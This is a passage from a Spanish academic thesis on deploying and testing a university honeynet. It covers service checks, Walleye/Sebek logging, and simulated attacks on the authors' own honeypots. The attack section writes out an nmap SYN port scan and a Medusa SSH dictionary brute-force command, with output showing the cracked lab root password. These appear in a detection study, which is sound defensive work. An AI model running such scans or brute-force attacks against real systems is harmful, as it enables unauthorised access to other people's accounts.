


Figura 44. Resumen de Configuración de VSFTPD

3.2.2.5 Servidor de Base de Datos y Aplicaciones

El servicio de Base de Datos en el honeypot se implanta mediante Oracle Database 10g Express Edition (Oracle XE) para linux. Entre sus características sobresalen su libre distribución, desarrollo y sencilla administración. Es especialmente útil para los desarrolladores que trabajan con aplicaciones PHP, Java, .Net, XML y aquellas basadas en software libre.

Oracle XE instala por defecto el servidor de aplicaciones Oracle Application Express 2.1 (Oracle APEX), una aplicación web que brinda herramientas de desarrollo para ser usadas por el servidor de base de datos de forma rápida y segura.

Se actualiza a la versión más reciente disponible (v4.1) para mejorar la administración de la base de datos.

La Figura 45 expone el resumen de la configuración del servidor.




Figura 45. Resumen de Configuración del Servidor de Base de Datos y Aplicaciones.

3.3 EJECUCIÓN DE PRUEBAS GENERALES

Una vez concluida la fase de instalación y configuración de cada una de las herramientas y servicios de la HoneyNet, es necesario ejecutar varias pruebas para asegurar que trabajen de acuerdo a lo especificado (véase Tabla 21).

Tabla 21

Resumen de pruebas generales en la HoneyNet

ESCENARIO	DESCRIPCIÓN	RESPUESTA
HONEYPOTS		
1	Conectividad hacia los honeypots	✓
2	Acceso a cada uno de los servicios implementados	✓
HONEYWALL		
3	Acceso al servidor SSH	✓
4	Acceso a las interfaces web de análisis de datos	✓
5	Registro de tráfico entrante y saliente, recolección de datos Sebek entre cliente-servidor en Walleye	✓

3.3.1 ESCENARIO 1

Se comprueba la conectividad de los equipos señuelos con la red LAN interna de la UTN y entre ellos mediante el comando ping.

- Ping con respuesta exitosa hacia el honeypot 1 (172.20.1.112) (véase Figura 46).

```
[root@localhost ~]# ping 172.20.1.112
PING 172.20.1.112 (172.20.1.112) 56(84) bytes of data.
64 bytes from 172.20.1.112: icmp_seq=1 ttl=64 time=4.61 ms
64 bytes from 172.20.1.112: icmp_seq=2 ttl=64 time=0.676 ms
64 bytes from 172.20.1.112: icmp_seq=3 ttl=64 time=0.553 ms
64 bytes from 172.20.1.112: icmp_seq=4 ttl=64 time=0.659 ms

--- 172.20.1.112 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.553/1.624/4.610/1.724 ms
```

Figura 46. Escenario de Pruebas 1 (Ping exitoso hacia el honeypot 1)

- Ping con respuesta exitosa hacia el honeypot 2 (172.20.1.113) (véase Figura 47).

```
[root@localhost ~]# ping 172.20.1.113
PING 172.20.1.113 (172.20.1.113) 56(84) bytes of data.
64 bytes from 172.20.1.113: icmp_seq=1 ttl=64 time=2.53 ms
64 bytes from 172.20.1.113: icmp_seq=2 ttl=64 time=0.573 ms
64 bytes from 172.20.1.113: icmp_seq=3 ttl=64 time=0.608 ms
64 bytes from 172.20.1.113: icmp_seq=4 ttl=64 time=0.990 ms

--- 172.20.1.113 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 0.573/1.176/2.534/0.801 ms
```

Figura 47. Escenario de Pruebas 1 (Ping exitoso host de hacia el honeypot 2)

3.3.2 ESCENARIO 2

Se utiliza un host de prueba para constatar el acceso a cada uno de los servicios implementados en los honeypots.

- **SSH.-** Conexiones SSH desde un cliente remoto PuTTY (172.20.1.115) hacia los honeypots. En la Figura 48 se observa el inicio de sesión SSH al honeypot 1. Tras finalizar el proceso de autenticación de usuario, se interactúa con el servidor creando el directorio “prueba” en el directorio “/home”.

```

^  v  x  root@utn-h1: /home
login as: adminutn-h1
adminutn-h1@172.20.1.112's password:
Last login: Wed Mar 28 14:31:51 2012 from 172.20.6.129
Linux utn-h1 2.6.22-14-server #1 SMP Tue Feb 12 08:27:05 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
adminutn-h1@utn-h1:~$ sudo -s
[sudo] password for adminutn-h1:
root@utn-h1:~# cd /home
root@utn-h1:/home# mkdir prueba
root@utn-h1:/home#

```

Figura 48. Escenario de Pruebas 2 (Inicio de sesión SSH al honeypot 1)

La Figura 49 muestra el inicio de sesión SSH exitoso hacia el honeypot 2.

```

^  v  x  adminutn-h2@utn-h2: ~
login as: adminutn-h2
adminutn-h2@172.20.1.113's password:
Last login: Wed Mar 28 15:14:59 2012
Linux utn-h2 2.6.22-14-server #1 SMP Tue Feb 12 08:27:05 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
adminutn-h2@utn-h2:~$

```

Figura 49. Escenario de Pruebas 2 (Inicio de sesión SSH al honeypot 2)

- **DNS.-** Se emplea el comando nslookup para verificar la resolución del servidor DNS configurado en el honeypot 1. El host resuelve satisfactoriamente el dominio www.utn.edu.ec (véase Figura 50).

```

root@bt:~# nslookup www.utn.edu.ec
Server:          172.20.1.112
Address:         172.20.1.112#53

www.utn.edu.ec canonical name = svrweb.utn.edu.ec.
Name:   svrweb.utn.edu.ec
Address: 172.20.1.112

```

Figura 50. Escenario de Pruebas 2 (Verificación de la resolución del dominio creado)

- **WEB.-** Se visualiza la página web almacenada en el honeypot ingresando la dirección IP 172.20.1.112 o digitando el dominio www.utn.edu.ec en el navegador web del host de pruebas (véase Figura 51).



Figura 51. Escenario de Pruebas 2 (Ingreso a la Página Web- honeypot 1)

- **FTP.-** Se inicia una sesión FTP al servidor ubicado en el honeypot 2 y se autentica en ella empleando el usuario que se creó en el proceso de configuración de este servicio (véase Figura 52).




Figura 52. Escenario de Pruebas 2 (Inicio de sesión FTP al honeypot 2)

- **BASE DE DATOS Y APLICACIONES.-** Ingreso remoto al servidor de aplicaciones Oracle Application Express 2.1 (Oracle APEX) desde el navegador web del host de pruebas(172.20.1.113:8080/apex/apex_admin) para verificar la conexión con la base de datos (véase Figura 53).




Figura 53. Escenario de Pruebas 2 (Acceso remoto al servidor de Aplicaciones Oracle Apex)

3.3.3 ESCENARIO 3

Se inicia una sesión SSH desde el host de pruebas hacia la interfaz de administración del honeywall (172.20.1.x) (véase Figura 54).



Figura 54. Escenario de Pruebas 3 (Inicio de sesión SSH al honeywall)

3.3.4 ESCENARIO 4

Una de las características más importantes de una Honeynet de tercera generación es el análisis de datos, que para facilidad del administrador se lleva a cabo fundamentalmente desde la interfaz web. En esta prueba se verifica la disponibilidad de esta herramienta. Para ello, se introduce la dirección **https://172.20.x.x** en el navegador web del equipo de pruebas y se visualiza la página web principal de la Honeynet Virtual Híbrida (véase Figura 55) desde la cual se puede acceder satisfactoriamente tanto a Walleye como a BASE.



Figura 55. Escenario de Pruebas 4 (Acceso a la interfaz web Principal de la Honeynet Virtual Híbrida)

3.3.5 ESCENARIO 5

Se accede a la pestaña “**Data Analysis**” (Análisis de Datos) de Walleye para comprobar la presencia de las conexiones de entrada y salida recolectadas en los honeypots durante la ejecución de los escenarios de pruebas anteriores (véase Figura 56).




Figura 56. Escenario de Pruebas 5 (Conexiones de entrada y salida recolectadas por Walleye Web).

Seleccionando el flujo de datos de entrada de la última hora, se exponen detalles acerca del origen y destino de estas actividades. Haciendo clic en el ícono “**Show me the process tree**” (Mostrar el árbol de proceso) junto a la conexión SSH iniciada hacia el honeypot 2 (172.20.1.113) se abre una nueva ventana, donde se presenta una gráfica que especifica el proceso de la conexión efectuada, junto a una serie de subprocesos derivados e identificados con un PID (Process identifier), tal como se observa en la Figura 57.




Figura 57. Escenario de Pruebas 5 (Árbol de Procesos de una conexión SSH)

Seleccionando la opción **“View Details for this Process”** (Ver detalles de este proceso) identificado por la lupa, se obtienen los comandos capturados por Sebek (véase Figura 58).

Read Details	
15:03:55	cd &[DEL] . [DEL] /home
15:03:03	mkdir prueba
15:03:45	exit
15:03:45	

Figura 58. Escenario de Pruebas 5 (Comandos capturados por Sebek)

CAPÍTULO IV

SIMULACIÓN DE ATAQUES INFORMÁTICOS

A continuación, se simulan una serie de ataques informáticos que se comenten comúnmente en las redes, en contra de los Honeypots, para poner a prueba y determinar la respuesta de la Honeynet Virtual Híbrida ante su presencia.

Para facilitar esta tarea se considera conveniente emplear la distribución Open Source de seguridad de Linux “Backtrack 5R1”, desarrollada por profesionales del campo de la seguridad informática y equipada con una gran variedad de herramientas de penetración de redes y hacking ético. Aunque Backtrack ofrece la opción de ejecución a través de Live CD, se opta por implementarlo en una máquina virtual y lanzar desde allí los ataques, para evitar la instalación y configuración innecesaria de las herramientas de auditoría de redes y sus dependencias

Como herramienta de apoyo en la simulación, se utiliza el analizador de paquetes de red Wireshark, un conocido software de código abierto que permite capturar, visualizar y examinar con detalle el contenido de un paquete de red.

Los ataques se organizan en el capítulo de acuerdo a las fases lógicas de ejecución de un test de penetración o hackeo. A menudo, los intrusos informáticos se valen de estas etapas para apoderarse por completo de un sistema objetivo. A pesar de que algunas fases no se toman en cuenta para la simulación de los ataques, es conveniente definir las, mejorando así la comprensión del proceso que experimenta un ataque informático.

La Figura 59 señala las cinco etapas mencionadas.



Figura 59. Fases de ejecución de un test de penetración

- **RECONOCIMIENTO DEL OBJETIVO.-** Comprende el proceso de indagación previo que realiza un intruso para obtener información de relevancia acerca de la potencial víctima (persona u organización). Para ello, se vale de técnicas Whois, medios públicos (página web, publicaciones en la prensa o entrevistas), motores de búsqueda, ingeniería social, entre otras.
- **EXPLORACIÓN.-** El intruso explora la red en busca de vulnerabilidades específicas de acuerdo a los datos recolectados en la fase anterior. Se realiza, generalmente, a través de un escaneo de puertos, de vulnerabilidades o de redes.
- **OBTENCIÓN DE ACCESO.-** Se refiere al punto en el que el atacante obtiene acceso al sistema objetivo, mediante la explotación de las vulnerabilidades encontradas. Dentro de esta categoría se incluyen los ataques de fuerza bruta, envenenamiento de ARP y denegación de servicios (DoS).

- **MANTENIMIENTO DE ACCESO.-** Establece la etapa en la que el atacante realiza acciones para mantener los privilegios conseguidos sobre la víctima. Se suele recurrir a la instalación de puertas traseras (backdoors), troyanos, rootkits y keyloggers.
- **CUBRIMIENTO DE HUELLAS.-** Es el paso final de este proceso, en el cual se eliminan las evidencias de las actividades realizadas en el equipo comprometido. Una técnica sencilla para ello consiste en modificar archivos o registros del sistema borrando las huellas que demuestren la presencia del hacker.

4.1 FASE DE EXPLORACIÓN

4.1.1 ESCANEADO DE PUERTOS TCP/SYN

La técnica de exploración de puertos TCP/SYN conocida también como “half open” (medio abierta), consiste en el envío de un solo paquete de sincronización SYN al host atacado. Si se recibe como respuesta un mensaje SYN/ACK se deduce que el puerto está en estado de escucha, mientras que si la respuesta es un mensaje RST/ACK el puerto está cerrado.

La simulación del ataque se efectúa empleando NMAP, una herramienta gratuita que facilita la exploración de redes. Para ello, se introduce en un terminal de Backtrack el comando que permite conocer los puertos que permanecen abiertos en el Honeypot 2 (172.20.1.113), elegido como blanco de la intrusión.

```
nmap -sS -p- 172.20.1.113
```


La Figura 60 muestra la respuesta de NMAP ante el comando introducido.

```

root@bt:~# nmap -sS -p- 172.20.1.113

Starting Nmap 5.00 ( http://nmap.org ) at 2012-04-25 11:28 ECT
Interesting ports on 172.20.1.113:
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
1521/tcp   open  oracle
8080/tcp   open  http-proxy
44697/tcp  open  unknown
MAC Address: 00:0C:29:06:DC:1D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1044.71 seconds

```

Figura 60. Simulación del ataque de exploración de puertos TCP/SYN en el Honeypot 2

Snort registra el ataque usando la interfaz Web de la Honeynet, visualiza las alertas que confirman la ejecución del escaneo de puertos (véase Figura 61).



Figura 61. Alerta generada por Walleye como respuesta al ataque de exploración de puertos TCP/SYN

Walleye también proporciona la alternativa de descargar el archivo de extensión .pcap que contiene detalles acerca del intento de conexión, para su inspección a través de Wireshark, por medio de la opción de análisis “**Expert Infos**” (Información experta).

En la Figura 62 se evidencia que ante la petición del establecimiento de la conexión a un puerto cerrado del sistema, haciendo uso de esta técnica, se devuelve un mensaje RST (Reset) para rechazarla.




Figura 62. Análisis del ataque de exploración TCP/SYN en un puerto cerrado usando Wireshark

Al contrario, un puerto en estado de escucha ante la petición de establecimiento de conexión responde afirmativamente con un mensaje SYN/ACK antes de terminar la conexión (véase Figura 63).




Figura 63. Análisis del ataque de exploración TCP/SYN en un puerto abierto usando Wireshark

4.2 FASE DE OBTENCIÓN DE ACCESO

4.2.1 ATAQUE DE FUERZA BRUTA

Se somete a los servidores SSH y FTP implementados en el Honeypot 1 (172.20.1.112) y Honeypot 2 (172.20.1.113) respectivamente, a un ataque de fuerza bruta por diccionario, para revelar información confidencial acerca de usuarios y contraseñas, utilizando la herramienta Medusa.

Para simular el ataque se crea un diccionario sencillo, es decir, un fichero que contiene una combinación de caracteres, números o contraseñas comunes. El éxito de este tipo de ataques es directamente proporcional al tamaño del diccionario empleado.

Inicialmente, se intenta acceder al servidor SSH autenticándose como usuario root y especificando el lugar en el que se localiza el diccionario.

```
medusa -h 172.20.1.112 -u root -P /home/passwords.txt -M ssh
```

Tal como se observa en la Figura 64, se realizan varios intentos de autenticación hasta que Medusa descubre la contraseña perteneciente al usuario root del servidor.



```
root@bt:/home# medusa -h 172.20.1.112 -u root -P /home/passwords.txt -M ssh
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.
et>

The default build of Libssh2 is to use OpenSSL for crypto. Several Linux
distributions (e.g. Debian, Ubuntu) build it to use Libcrypt. Unfortunately,
the implementation within Libssh2 of libcrypt appears to be broken and is
not thread safe. If you run multiple concurrent Medusa SSH connections, you
are likely to experience segmentation faults. Please help Libssh2 fix this
issue or encourage your distro to use the default Libssh2 build options.

ACCOUNT CHECK: [ssh] Host: 172.20.1.112 (1 of 1, 0 complete) User: root (1 of 1,
0 complete) Password: 1234 (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 172.20.1.112 (1 of 1, 0 complete) User: root (1 of 1,
0 complete) Password: 12345 (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 172.20.1.112 (1 of 1, 0 complete) User: root (1 of 1,
0 complete) Password: admin (3 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 172.20.1.112 (1 of 1, 0 complete) User: root (1 of 1,
0 complete) Password: administrador (4 of 5 complete)
ACCOUNT CHECK: [ssh] Host: 172.20.1.112 (1 of 1, 0 complete) User: root (1 of 1,
0 complete) Password: honeynet (5 of 5 complete)
ACCOUNT FOUND: [ssh] Host: 172.20.1.112 User: root Password: honeynet [SUCCESS]
```

Figura 64. Simulación de un ataque de fuerza bruta por diccionario al servidor SSH del Honeypot 1

La Honeynet Virtual Híbrida identifica las cinco conexiones establecidas hacia el servidor y responde a este ataque disparando la alerta expuesta en la Figura 65 que coincide con el tipo de intrusión realizada.



Figura 65. Alerta generada en Walleeye ante el ataque de fuerza bruta lanzado al servidor SSH del Honeypot 1

El análisis de Wireshark sobre el paquete que provoca el ataque, expone el uso de la herramienta Medusa y el establecimiento del algoritmo de intercambio de claves Diffie-Hellman (Figura 66).

